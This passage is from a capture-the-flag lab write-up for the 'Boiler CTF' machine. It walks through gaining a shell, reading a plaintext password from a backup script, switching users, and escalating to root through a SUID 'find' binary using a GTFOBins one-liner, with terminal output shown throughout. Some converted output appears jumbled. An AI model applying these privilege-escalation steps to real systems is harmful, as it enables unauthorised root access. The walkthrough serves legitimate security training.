
This exploit also allowed us to spawn an interactive shell as `www-data`.

I used the credentials found from the log file to get shell access on the target and spawned a pty shell using **python**.


```
(root@kali:~/thm/boilerctf]
# ssh basterd@10.10.37.60 -p 55007 COLLECTING SAR DATA
basterd@10.10.37.60's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic 1686)
 * Documentation:  https://help.ubuntu.com
   * Run "sar" command on the server which you will examine performance data.
 * Management:    https://landscape.canonical.com
   * Solaris servers run "bash sar2solaris".
 * Support:       https://ubuntu.com/advantage
   * Click "NEW" button, browse and select report, click "Upload report" button to upload the data.
8 packages can be updated.
8 updates are security updates.
  ② Use built in report generator:
    * Click "NEW" button, browse and select report, click "Upload report" button.
    * Or simply type "sar2html" in [sar2html report] command prompt.

Last login: Thu Nov 21 08:21:17 2024 from 10.21.17.140
$ export TERM=xterm
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
basterd@Vulnerable:~$
```

I analyzed the **backup.sh** script and found the credentials of another user.



```
basterd@Vulnerable:~$ ls -la
total 20
drwxr-x--- 3 basterd basterd 4096 Aug 22 2019 .
drwxr-xr-x  4 root   root   4096 Aug 22 2019 ..
-rwxr-xr-x  1 stoner basterd 699 Aug 21 2019 backup.sh
-rw-r--r--  1 basterd basterd 58 Nov 21 08:25 .bash_history
drwxr-x--- 2 basterd basterd 4096 Aug 22 2019 .cache
basterd@Vulnerable:~$ ls -ls ../
basterd/ stoner/
```



```
#!/bin/bash
# This script copies files from a local directory to a remote host via SSH.
# It logs the progress to a local log file.


# Configuration variables
SOURCE="/home/stoner"
TARGET="/usr/local/backup"
LOG="/home/stoner/bck.log"
DATE=`date +\%Y\.%m\.\%d\.`

# Set the user to copy as
USER=stoner
#superduperp@$$no1knows


ssh $USER@$REMOTE mkdir $TARGET/$DATE

if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`; do
        echo "Beginning copy of" $i >> $LOG
        scp $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
        echo $i "completed" >> $LOG
    done
    if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ]; then
        rm $SOURCE/$i
        echo $i "removed" >> $LOG
        echo "#####" >> $LOG
    else
        echo "Copy not complete" >> $LOG
        exit 0
    fi
fi
```

I quickly switched user and was able to capture the first flag from *stoner*'s home directory.




```
basterd@Vulnerable:~$ su stoner
Password:
stoner@Vulnerable:/home/basterd$
```



```
stoner@Vulnerable:~$ ls -la
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x  4 root   root   4096 Aug 22 2019 ..
drwxrwxr-x  2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r--  1 stoner stoner  34 Aug 21 2019 .secret
stoner@Vulnerable:~$ ls -la .nano/
total 8
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 ..
stoner@Vulnerable:~$ cat .secret
You [REDACTED]
stoner@Vulnerable:~$
```


# PRIVILEGE ESCALATION

I then looked for binaries with **suid** bit set and found the **find** command.



A terminal window titled "root@kali: ~/" is displayed. The user has run the command "find / -user root -perm -u=s -ls > /dev/null". The output lists numerous files with the SUID bit set, including "/bin/su", "/bin/fusermount", "/bin/unmount", "/bin/mount", "/bin/ping6", "/bin/ping", "/usr/lib/polkit-agent-helper-1", "/usr/lib/apache2/suexec-custom", "/usr/lib/apache2/suexec-pristine", "/usr/lib/dbus-1.0/dbus-daemon-launch-helper", "/usr/lib/openssh/ssh-keysign", "/usr/lib/eject/umount", and many others. The terminal prompt is "stoner@Vulnerable:~\$".

Since this was uncommon, I visited **gtfobins** and found a way to exploit this in order to get root access.



The screenshot shows a browser tab for "find | GTFOBins" with the URL "https://gtfobins.github.io/gtfobins/find/#suid". The page contains several sections of exploit code:

- SUID**: A section explaining that if a binary has the SUID bit set and is used with "sh -p", it can be used to gain root privileges.
- DATA**: A section about format strings and escape sequences.
- LFILE**: A code snippet for writing to a file: `LFILE=FILE to write  
find / -fprintf "%\$FILE" DATA -quit`
- Sudo**: A section about using sudo to run the exploit as root.
- sudo**: A code snippet for running the exploit via sudo: `sudo install -m +xs \$(which find)  
. ./find . -exec /bin/sh -p \; -quit`

A screenshot of a terminal window titled "root@kali: ~/thm/boilerctf". The window has four tabs: "root@kali: ~/thm/boilerctf", "root@kali: ~/thm/boilerctf/sar2HTML\_exploit", "root@kali: ~/thm/boilerctf/sar2HTML\_exploit", and "root@kali: ~/thm/boilerctf". The terminal shows the command "find . -exec /bin/bash -p \; -quit" being run, followed by "whoami" showing "root", and the prompt "bash-4.3#". A "File System" menu option is visible at the bottom.

```
root@kali: ~/thm/boilerctf
root@kali: ~/thm/boilerctf/sar2HTML_exploit
root@kali: ~/thm/boilerctf/sar2HTML_exploit
root@kali: ~/thm/boilerctf
stoner@Vulnerable:~$ find . -exec /bin/bash -p \; -quit
bash-4.3# whoami
root
bash-4.3#
```

After getting root access, I was able to capture the root flag from the `/root` directory.

A screenshot of a terminal window titled "root@kali: ~/thm/boilerctf". The window has four tabs: "root@kali: ~/thm/boilerctf", "root@kali: ~/thm/boilerctf/sar2HTML\_exploit", "root@kali: ~/thm/boilerctf/sar2HTML\_exploit", and "root@kali: ~/thm/boilerctf". The terminal shows the command "find . -exec /bin/bash -p \; -quit" being run, followed by "whoami" showing "root", "cd /root", "ls", and "cat root.txt" showing the content "It [REDACTED]". A "Home" menu option is visible at the bottom.

```
root@kali: ~/thm/boilerctf
root@kali: ~/thm/boilerctf/sar2HTML_exploit
root@kali: ~/thm/boilerctf/sar2HTML_exploit
root@kali: ~/thm/boilerctf
stoner@Vulnerable:~$ find . -exec /bin/bash -p \; -quit
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
It [REDACTED]
bash-4.3#
```

That's it from my side :)

Happy hacking!

